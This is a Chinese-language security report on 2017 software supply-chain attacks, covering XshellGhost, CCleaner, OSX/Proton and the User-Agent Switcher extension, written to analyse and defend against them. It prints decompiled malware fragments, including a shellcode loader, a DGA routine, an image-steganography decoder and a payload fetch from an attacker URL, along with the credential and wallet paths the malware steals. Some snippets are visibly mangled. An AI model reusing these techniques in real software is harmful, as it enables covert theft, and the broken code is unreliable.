

2017 年度安全报告——供应链攻击

Supply Chain Security

XshellGhost 事件


Ccleaner 恶意代码攻击事件

OSX/Proton 后门 (Elmedia Player 软件) 攻击事件

Chrome 插件 User - Agent Switcher 供应链攻击事件

全国多省爆发大规模软件升级劫持攻击

Wordpress Keylogger 事件



传统的供应链概念是指商品到达消费者手中之前各相关者的连接或业务的衔接，从采购原材料开始，制成中间产品以及最终产品，最后由销售网络把产品送到消费者手中的一个整体的供应链结构。

近年来我们观察到了大量基于软硬件供应链的攻击案例，比如针对 Xshell 源代码污染的攻击机理是攻击者直接修改了产品源代码并植入特洛伊木马；针对苹果公司的集成开发工具 Xcode 的攻击，则是通过影响编译环境间接攻击了产出的软件产品。这些攻击案例最终影响了数十万甚至上亿的软件产品用户，并可以造成比如盗取用户隐私、植入木马、盗取数字资产等危害。接下来我们将从划分出来各环节的角度，举例分析这些针对供应链攻击的重大安全事件。

下面是小编收集到的今年部分供应链攻击事件（排名不分先后）：

| 发布厂商 | 发布时间 | 相关分析报告 | 报告详细链接 |
|------------|-------|--|---|
| Qihoo360 | 7.12 | 全国多省软件升级劫持攻击事件数据分析 | http://bobao.360.cn/interref/detail/192.html |
| Kaspersky | 9.7 | XShellGhost 事件技术回顾报告 | https://cert.360.cn/static/files/XShellGhost%E4%BA%8B%E4%B%B6%E6%8A%80%E6%9C%AF%E5%9B%9E%E9%A1%BE%E6%8A%A5%E5%91%8A.pdf |
| Piriform | 9.18 | CCleaner 恶意代码分析预警 | https://cert.360.cn/warning/detail?id=0dc8a230ad210be8a-8b872a73b18d220 |
| v2ex | 9.20 | chrome (browser) mac 播放器的供应链攻击 (macos) | https://cert.360.cn/static/files/Chrome%E6%8F%92%E4%B-B%B6User-Agent%20Switch-er%E6%81%B6%E6%84%8F%E4%B%B%A3%E7%A0%81%E5%88%86%E6%9E%90%E6%8A%A5%E5%91%8A.pdf |
| eltima | 10.21 | OSX/Proton 后门通过供应链攻击 (El-media Player 软件) 传播 | https://cert.360.cn/warning/detail?id=012f98aa1c77925e67b12f2574037fc7 |
| Automattic | 12.8 | Wordpress Keylogger 事件分析 | https://cert.360.cn/warning/detail?id=6c3e744f070dff4b88a5d-15c5e46620e |

开发工具污染

XshellGhost 事件

2017 年 8 月，非常流行的远程终端管理软件 Xshell 被发现植入了后门代码，导致大量使用此款工具的用户泄露主机相关的敏感信息。同时，近期大量的使用软件捆绑进行传播的黑产活动也被揭露出来，从影响面来看这些恶意活动的力度颇为惊人，这类来源于供应链并最终造成巨大危害的安全事件其实并不少见，而我们所感知的可能只是冰山一角而已。

针对开发工具进行攻击，影响最为广泛的莫过于 XcodeGhost（Xcode 非官方版本恶意代码污染事件），值得一提的是早在 30 多年前的 1984 年，UNIX 创造者之一 Ken Thompson 在其 ACM 图灵奖的获奖演讲中发表了叫做 Reflections on Trusting Trust（反思对信任的信任）的演讲。他分三步描述了如何构造一个非常难以被发现的编译器后门，后来被称为 the Ken Thompson Hack（KTH），这或许是已知最早的针对软件开发工具的攻击设想。而最近的 XcodeGhost 最多只能算是 KTH 的一个简化版本，没有试图隐藏自己，修改的不是编译器本身，而是 Xcode 附带的框架库。

随后，经安全研究人员分析证实 NetSarang 公司在 7 月 18 日发布的 nssock2.dll 模块中被植入了恶意代码，直接影响到使用该系列软件的用户。


技术分析

受害者在安装，启动了带有后门的客户端后，nssock2.dll 模块中的攻击代码会以 Shellcode 形式在后台被调用解密执行。

该 Shellcode 分为多加密块，基于插件模型架构，各模块之间负责不同功能且协调工作、相互调用，实际分析后发现中间存在大量对抗设计，隐秘性较强，该后门还包含了如下几个特点：

- 无自启动项，无独立落地文件
- 存在花指令和部分加密函数设计
- 多种通信协议的远程控制
- 主动发送受害主机基本信息
- 通过特定的 DGA(域名生成算法)产生的 DNS 域名传送至远程命令控制服务器
- C&C 服务器可动态下发任意代码至用户机器执行

整体流程如下图所示：



后门的整体流程大致分为以下 9 个步骤：

- 1.Xshell 启动后会加载动态链接库 nsock2.dll。
2. 在DllMain 执行前由全局对象构造启动引子代码。
3. 引子代码主要功能就是解密 shellcode1 并跳转到入口处执行。
- 4.shellcode1(loader) 加载 shellcode2。
- 5.shellcode2 中将搜集用户信息构造 DNS TXT 包传送到根据年份和月份生成的 DGA 域名，同时接收解密 shellcode3 的 key 并写入注册表，一旦注册表中查询到对应的值随即解密 shellcode3 并执行。
- 6.Shellcode3(loader) 主要负责加载 Root 模块并跳转到入口处执行。
- 7.Root 被加载后接着分别加载 Plugin，Config，Install，Online 和 DNS 模块。
- 8.Install 模块会创建 svchost.exe 并把 Root 模块注入，实现持久化运行。
- 9.Online 模块会根据其配置初始化网络相关资源，向指定服务地址发送信息，并等待云端动态下发代码进行下一步攻击。

Shellcode1(Loader)

该后门是基于插件模式开发的，Root 模块提供了插件的基本框架，各插件之间会相互调用，而在各个插件加载时都会多次用到同一个 loader，loader 中的代码中加入了化指令进行干扰，具体实现细节为如下 8 个步骤：



Shellcode2

主要作用就是将搜集的数据传出，并接收服务端传来的 key 解密 shellcode3，执行后门的核心部分，Shellcode2 实现细节如下：

- 1.Shellcode2 首先创建工作线程。
2. 工作线程首先获取 VolumeSerialNumber 值并且异或 0xD592FC92 这个值用来创建注册表项。
3. 创建注册表项，位置为 HKEY_CURRENT_USER\SOFTWARE\[0-9](步骤 2 生成的数值)。
4. 通过 RegQueryValueExA 查询步骤 3 创建注册表中 Data 键的值。
5. 如果注册表 Data 已经存放 key 会直接用 key 解密 shellcode3 并执行。
6. 不存在 key 则继续执行下面的循环，当不满足时间条件时循环每隔 10 秒获取一次时间，满足时间条件时进入主流程执行步骤 7。

7. 主流程首先根据当前时间生成 DGA 域名，当前 8 月时间为 nylalobghyhirgh.com

部分年份 - 月份生成的域名对应关系如下：

| | |
|-------------|---------------------|
| 2017 年 01 月 | tgpupqtylejgb.com |
| 2017 年 02 月 | psdghsbujex.com |
| 2017 年 03 月 | lenszqjmdilgdoz.com |
| 2017 年 04 月 | huxerorebmzir.com |
| 2017 年 05 月 | dghqjqzavqn.com |
| 2017 年 06 月 | vwrcbohspufip.com |
| 2017 年 07 月 | riboqttonut.com |
| 2017 年 08 月 | nylalobghyhirgh.com |
| 2017 年 09 月 | jkvmdmjyfcvkf.com |
| 2017 年 10 月 | bafyvoruzgitwr.com |
| 2017 年 11 月 | xmponmzmxkxkh.com |
| 2017 年 12 月 | tczafklirkl.com |

此外，通过对 12 个域名分析 NS 解析情况后发现，7 月开始被注册解析到 qhoster.net 的 NS Server 上，所以猜测这个恶意代码事件至少是从 7 月开始的。

8. 接着根据获取的当前网络、hostName、DomainName、UserNmae 用特定算法生成字符串构造 DNS_TXT 数据包并向 8.8.8.8 | 8.8.4.4 | 4.2.2.1 | 4.2.2.2 | 当前时间 DGA 域名 发送，然后等待服务器返回数据（解密 Shellcode3 的 key）。

| | |
|------|------------|
| Key1 | 0xC9BED351 |
| key2 | 0xA85DA1C9 |

9. 当接收到服务器的数据包后设置注册表 Data 数据，然后解密 Shellcode3，Shellcode3 依然是一个 loader，该 loader 加载 Root 模块，其 loader 功能同上述的细节相同。

(1)、Module_Root

Root 模块是后门的关键部分，为其它模块提供了基本框架和互相调用的 API，其中会加载五个模块分别为：Plugin、Online、Config、Install、DNS。

将自身函数表地址共享给其他模块使用，主要这些 API 主要涉及到一些模块加载、加解密等功能。

(2)、Module_Install

Install 负责把 RootModule 的 Code 注入到傀儡进程中和 Online 模块的初始化。

(3)、Module_Config

Config 模块主要负责配置信息的存储和读取功能，当模块初始化函数传入的参数为 100 时，会保存一些默认配置信息到磁盘中，同时 Config 模块也提供了将配置信息发送到 CC 服务器的接口。

(4)、Module_Plugin

Plugin 模块为后门提供插件管理功能，包括插件的加载、卸载、添加、删除操作，管理功能完成后会通过调用 Online 的 0x24 项函数完成回调，向服务器返回操作结果。模块的辅助功能为其它插件提供注册表操作。

(5)、Module_DNS

DNS 模块的主要功能是使用 DNS 协议处理 CC 通信过程。DNS 数据包有三种类型，分别代表上线，数据和结束。

(6)、Module_Online


Online 模块是本次攻击的网络通信管理模块。该模块会读取配置文件，收集系统信息，并且能够调用 DNS，HTTP，SSL 等模块通信，不过在代码中暂时只有前面所述的 DNS 模块。

2017年9月18日，Piriform 官方发布安全公告，公告称旗下的 CCleaner version 5.33.6162 和 CCleaner Cloud version 1.07.3191 中的 32 位应用程序被篡改并植入了恶意代码。这是继 Xshell 被植入后门代码事件后，又一起严重的软件供应链攻击活动，此次事件极有可能是攻击者入侵开发人员机器后污染开发环境中的 CRT 静态库函数造成的，导致的后果为在该开发环境中开发的程序都有可能被自动植入恶意代码。


Ccleaner 恶意代码攻击事件

技术分析

基本框架图：




DNS 请求态势



注：该图来自 360 网络安全研究院

PayLoad 流程图：



恶意代码加载部分

在编译器增加的初始化代码中的 `__scrt_get_dyn_tls_init_callback` 函数中增加了解密 shellcode 的调用。

```
.text:004010CD sub_4010CD proc near ; CODE XREF: start-01ip
.text:004010CD call sub_40102C
.text:004010D2 mov eax, offset unk_A8D4BC
.text:004010D7 retn
.text:004010D7 sub_4010CD endp
```

解密出来的 shellcode 是一个 loader，会加载一个被抹去了 DOS 头的 dll 创建线程执行恶意行为。

```
sub_401000((int)byte_82E0A8, 10616);
result = HeapCreate(0x40000u, 0, 0);
hHeap = result;
if ( result )
{
    v1 = (void (*)(void))HeapAlloc(result, 0, 0x3978u);
    lpHem = v1;
    if ( v1 )
    {
        v2 = 0;
        v3 = (char *)v1 - (char *)byte_82E0A8;
        do
        {
            *((&byte_82E0A8[v3] + v2) = byte_82E0A8[v2];
            byte_82E0A8[v2++] = 0;
        }
        while ( v2 < 10616 );
        v1();
        v4 = 0;
        do
        {
            *((&byte_82E0A8[v3] + v4) = byte_82E0A8[v4];
            byte_82E0A8[v4++] = 0;
        }
        while ( v4 < 10616 );
        HeapFree(hHeap, 0, lpHem);
    }
    result = (HANDLE)HeapDestroy(hHeap);
}
return result;
```

信息上传及 Payload 下载部分

获取 C&C 服务器地址 216.126.225.148。

伪造 host: speccy.piriform.com 发送编码后的信息。

如果没有接收到响应，还会尝试连接 DGA 域名，并将 IP 地址存储在 SOFTWARE\Piriform\Agomo\NID 中。DGA 算法经过还原后如下：

```

1 void GetDgaDomain()
2 {
3     CHAR          a3[255] = { 0 };
4     int           v3;      /* eax@1 */
5     int           v4;      /* ST0C_4@1 */
6     int           v5;      /* edi@1 */
7     int           v6;      /* eax@1 */
8     CHAR          v7;      /* eax@1 */
9     signed int    v8;      /* ecx@1 */
10    CHAR          v10 = "ab%x%x.com";
11    int           v11;      /* [sp+Ch] [bp-1Ch]@1 */
12    int           v12;      /* [sp+10h] [bp-18h]@1 */
13    for ( int i = 1; i < 13; i++ )
14    {
15        srand( 20170000 + i );
16        v4 = rand();
17        v5 = rand();
18        v6 = rand();
19        printf( "2017Year%dMonth:ab%x%x.com\n", i, v6 * v5, v4 );
20    }
21    for ( int i = 1; i < 13; i++ )
22    {
23        srand( 20180000 + i );
24        v4 = rand();
25        v5 = rand();
26        v6 = rand();
27        printf( "2018Year%dMonth:ab%x%x.com\n", i, v6 * v5, v4 );
28    }
29    return;
30 }
    
```

DGA 域名列表如下：

| 日期 | 域名 |
|-------------|-------------------|
| 2017 年 01 月 | abde911dcc16.com |
| 2017 年 02 月 | ab6d54340c1a.com |
| 2017 年 03 月 | aba9a949bc1d.com |
| 2017 年 04 月 | ab2da3d400c20.com |
| 2017 年 05 月 | ab3520430c23.com |
| 2017 年 06 月 | ab1c403220c27.com |
| 2017 年 07 月 | ab1abad1d0c2a.com |
| 2017 年 08 月 | ab8cee60c2d.com |
| 2017 年 09 月 | ab1145b758c30.com |
| 2017 年 10 月 | ab890e964c34.com |
| 2017 年 11 月 | ab3d685a0c37.com |
| 2017 年 12 月 | ab70a139cc3a.com |
| 2018 年 01 月 | abde911dcc16.com |
| 2018 年 02 月 | ab99c24c0ba9.com |
| 2018 年 03 月 | ab2e1b782bad.com |


捆绑下载

OSX/Proton 后门 (Elmedia Player 软件) 攻击事件

Elmedia Player 是一款专门为 Mac OS X 打造的免费媒体播放器，通过它可播放和管理 Mac 上的 Flash 影片、电影视频等等。2017 年 10 月 19 日 ESET 注意到 Elmedia Player 软件的制造商 Eltima 正在其官方网站上发布一个被植入 OSX/Proton 恶意软件的应用程序。ESET 联系 Eltima 之后 2017 年 10 月 20 日 Eltima 官方发布安全公告，公告称旗下 macOS 平台下的 Folx 和 Elmedia Player 两款软件的 DMG 因为官网被入侵而被篡改并被植入了恶意代码，具体影响到了 2017 年 10 月 19 日在官网下载这两款软件的用户。该软件用户数大约在 100 万左右。这是今年既 XshellGhost 和 CCleaner 之后又一起严重的针对供应链攻击的事件。

技术分析

C&C 域名 DNS 请求态势



注：时间因为标准问题，允许存在 1 天的误差。该图来自于 360 网络安全研究院

据悉，植入 Eltima 软件的后门代码是已知的 OSX/Proton 后门。攻击者通过解压 Eltima 软件包，并通过有效的 macOS 开发者签名来重新打包来保护自身，目前苹果公司已经吊销了该签名。

信息窃取方面，OSX/Proton 是通过持久化控制来窃取一系列用户信息的后门，主要包括如下：

- 操作系统信息：主机名，硬件序列号，用户名，csrutil status，网关信息，时间 / 时区；
- 浏览器信息：历史记录，cookies，标签，登录信息等（包括 Firefox, Chrome, Safari, Opera 平台）
- 数字钱包
 - Electrum: ~/.electrum/wallets
 - Bitcoin Core: ~/Library/Application Support/Bitcoin/wallet.dat
 - Armory: ~/Library/Application Support/Armory
- SSH 信息
- macOS keychain 信息
- Tunnelblick VPN 配置 (~/.Library/Application Support/Tunnelblick/Configurations)
- GnuPG 数据 (~/.gnupg)
- 1Password 数据 (~/.Library/Application Support/1Password 4 and ~/.Library/Application Support/1Password 3.9)

Indicators of Compromise (IOCs)

• URL 列表

hxxps://mac[.]eltima[.]com/download/elmediaplayer.dmg
hxxp://www.elmedia-video-player.[.]com/download/elmediaplayer.dmg
hxxps://mac.eltima[.]com/download/downloader_mac.dmg

• 文件哈希

e9dcdae1406ab1132dc9d507fd63503e5c4d41d9
8cfa551d15320f0157ece3bdf30b1c62765a93a5
0400b35d703d872adc64aa7ef914a260903998ca

• IP 地址


eltima[.]jin / 5.196.42.123

Chrome 插件 User - Agent Switcher 供应链攻击事件

在信息化高速发展的今天,在BS模式的推动下,web已经成为全球第一大客户端,早已是用户生活中不可分割的一部分,在此处事件中 User-Agent Switcher 为广大的攻击者提供了一种新型的供应链攻击模式—从大分发机构出发,对交付这一过程进行攻击,作者通过混淆自己的恶意代码进入图片接着在插件运行的时候再从图片中解密出恶意代码进行运行,从而绕过了 Chrome 商店的严格审查机制,成功的堂而皇之的登录到了 Chrome 应用商店,然而对用户而言,官方的应用商店无疑是代表着官方的认证,以及质量和安全,时至今日已经 Chrome 商店的统计数据显示:累计有 458,450 的用户已经安装了该插件,可以看到 Chrome 商店在这之中扮演着重要的角色,交付这一环节上,就让 chrome 成功收录了自己的应用,然后利用 chrome 应用商店这个更为广大的品台吸引到更多的用户进行下载使用,从而造成更大的危害。


技术细节

运作流程




DNS 请求态势

uaswitcher.org



the-extension.com & api.data-monitor.info



canvas 图片 js 代码隐藏

那么现在直接从 background.js 看起 在 background.js 的 70 行处有一行经过 js 压缩的代码,进行 beautify 后。这里大部分代码的功能都是对 promo.jpg 这个图片文件的读取处理

```

}, t.prototype.Vh = function (t, e) {
  if (" " === './promo.jpg') return
  void 0 === t && (t = './promo.jpg'), t.length && (t = r.Wk(t)) e = e || {};
  var n = this.ET,
      i = e.mp || n.mp,
      o = e.Tv || n.Tv,
      h = e.At || n.At,
      a = r.Yb(Math.pow(2, i)),
      f = (e.WC || n.WC) || e.TY || n.TY,
      u = document.createElement("canvas"),
      p = u.getContext("2d");
  if (u.style.display = "none", u.width = e.width || t.width, u.height = e.height || t.height, 0 === u.width || 0 === u.height) return;
  e.height && e.width ? p.drawImage(t, 0, 0, e.width, e.height) : p.drawImage(t, 0, 0);
  var c = p.getImageData(0, 0, u.width, u.height),
      d = c.data,
      g = [];
  if (c.data.every(function (t) {
    return 0 === t
  }))) return;
  var m, s;
  if (l === 0) for (m = 3, s = 1; !s && m < d.length && !s; m += 4) s = f(d, m, o) || s || g.push(d[m] - (255 - a + 1));
  var v = "",
      w = 0,
      y = 0,
      l = Math.pow(2, h) - 1;
  for (m = 0; m < g.length; m += 1) w += g[m] << y, y += 1; y >= h && (v += String.fromCharCode(w & l), y %= h, w = g[m] >> i - y);
  return v.length < 15 ? v : (w = w & w, v += String.fromCharCode(w & l), v);
}
    
```

Wk方法是向标签
创建canvas对象并处理该图片
获取RGBA属性值
从第一个A分量开始遍历每个A分量,直到某个A分量的后16个分量值全是255后停止,提取出满足条件的A分量并减去245
从提取出的值中根据算法还原出新的值

值的内容都小于 10, 所以这就是为什么要放在 A 分量上, A 分量的值 255 是完全不透明, 而这部分值附加在 245 上. 所以对图片的观感完全无影响

下载恶意 payload

```
function r() {
  return new Promise((rp_param1, rp_param2) => {
    1[func2(0x2)](func2(0x2c))["then"]((rp_tmpvar1 => {
      let rp_tmpvar2 = rp_tmpvar1["yy9F1043V"] || 0x0;
      0x0 == rp_tmpvar2 && 1[func2(0x7)]({
        "X9MEz14Sf0C": new Date()[(func2(0x3))]()
      })["then"]((rp_tmpvar3 => {
        o({
          "act": "install"
        });
      })
    )]
    new Date()[(func2(0x3))]() - rp_tmpvar2 > c["M"]["G"] ? setTimeout(function () {
      http.get(
        c["M"][(func2(0x5))]
      )
    }, 1000) : http.get(
      /?hash=jwtmv6kavksy5cazdf4leg66r/, func2(0x8))[(func2(0x1))](o[(func2(0x1))](rp_param1);
    ), c["M"] : 1[func2(0x2)](func2(0x27), func2(0x28))[(func2(0x1))](rp_tmpvar4 => {
      rp_param1({ code : rp_tmpvar4[(func2(0x27))], version : rp_tmpvar4["k110w/5yxf7"]});
    });
  });
});
});
```

<https://the-extension.com/?hash=jwtmv6kavksy5cazdf4leg66r> 为 payload 地址

用户信息上传

```
in fetchOverlayPattern, data ▼ Object
  a: ""
  aj: false
  b: ""
  ch: 4
  d: 0
  dada: null
  exp: "emmh12f0ki1155k4e89jr2o9lr1p"
  fr: false
  hh: false
  new: 310
  ng: "start_page"
  replaced: false
  restarting: false
  retroet: ""
  se: []
  sesnew: ""
  sh: "http://www.baidu.com/s=1"
  su: "chrome"
  tnew: 1505815067561
  tsh: []
  uk: []
  un: "1"
  val: 21
  var: "1.8.26"
  zz: null
  proto : Object
```

升级劫持

全国多省爆发大规模软件升级劫持攻击

软件产品在整个生命周期中几乎都要对自身进行更新，常见的有功能更新升级、修复软件产品 BUG 等等。攻击者可以通过劫持软件更新的“渠道”，比如通过预先植入用户机器的病毒木马重定向更新下载链接、运营商劫持重定向更新下载链接、软件产品更新模块在下载过程中被劫持替换（未校验）等等方式对软件升级过程进行劫持进而植入恶意代码。

